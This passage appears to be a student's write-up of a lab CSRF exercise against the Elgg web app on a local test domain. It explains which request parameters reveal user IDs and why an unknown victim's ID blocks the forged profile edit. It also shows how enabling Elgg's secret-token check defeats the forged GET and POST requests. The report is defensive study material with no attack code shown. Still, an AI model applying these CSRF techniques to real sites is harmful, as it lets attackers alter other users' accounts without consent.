
1. "Add friend" or "Remove friend" on Alice's profile page: parameter `friend`, a demo in Question 2/Task 2
2. "Send a message" on Alice's profile page: parameter `send_to`
3. Compose a message, set Alice as the recipient, "Send": parameter `recipients[]`

By examining the following HTTP requests (there may be more) using tools like HTTP Live Header, Boby may find his own user ID (`guid`).

1. "Save" on Boby's edit profile page: parameter `guid`, a demo in 3.2
2. "Create you avatar" on Boby's edit avatar page: parameter `guid`

4.5

In the case that Boby doesn't know who is visiting the malicious web page but want to attack them, he is not able to launch the CSRF attack to modify the victim's `Elgg` profile. This is because the HTTP POST request of "Save" won't work without `guid`. There is no way to get victim's `guid` when he is visiting the malicious web page since the attacker's website is bound to another domain. This parameter must be set beforehand.

Question 5

5.1

I comment out the "`return true;`" statement appearing in the beginning of function `gatekeeper()` in `/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php` to turn on the countermeasre (see Figure 12) and then restart the web service.

Figure 12: Turn on the countermeasure

By executing CSRF attack using GET request again, it turns out that the HTTP GET request is sent to `csrflabelgg.com` (see Figure 13), but Boby isn't added as Alice's friend. Instead, the website posts a message that "Form is missing `__token` or `__ts` fields" (see Figure 14). This is because I don't include the two parameters in the forged requests according to the instructions in Question 3/Task 2. What's more, it's almost impossible to get these secret tokens. Thus, the CSRF attack becomes unsuccessful.



Figure 13: HTTP requests generated when visiting the web page



Figure 14: Boby is not added as Alice's friend

Similarly, by executing CSRF attack using POST request, the request is sent to `csrflabelgg.com` (see Figure 15) with defined parameters (see Figure 16) continuously, but Alice's profile is not changed. Instead, the website posts messages indicating that "Form is missing `__token` or `__ts` fields" (see Figure 17).



Figure 15: HTTP requests generated when visiting the web page



Figure 16: Parameters of HTTP requests generated when visiting the web page



Figure 17: Alice's profile is not changed

This web application `Elgg` uses secret-token approach to carry out nonce-based defenses against the CSRF attack. This countermeasure works in the following procedure.

1. The web application generates a random secret token as part of the session attributes on the server.

2. All HTTP responses are embedded with this CSRF token.

3. All HTTP requests sent back contain this token, and the server will verify whether it is the same as the one stored in the session data. If true, then the server will process the request.

Other countermeasures not appearing in this lab include referrer-based defenses (by checking the "Referer" HTTP header field on the server side) and multi-factor authentication (by granting access after providing two or more devices or evidences).

5.2

The attacker cannot send these secret tokens in the CSRF attack because neither can cross-site requests obtain the CSRF token directly, nor can the attacker generate the token by himself. Cookies, including the secret token, are accessible for only its domain and subdomains but not the attacker using another domain. In this lab, the `Elgg` security token is a MD5 hash value of the site secret value retrieved from database, timestamp, user session ID and a random generated session string. All of the five elements are hard to reproduce. Thus, it's very difficult to get the secret tokens from the web page.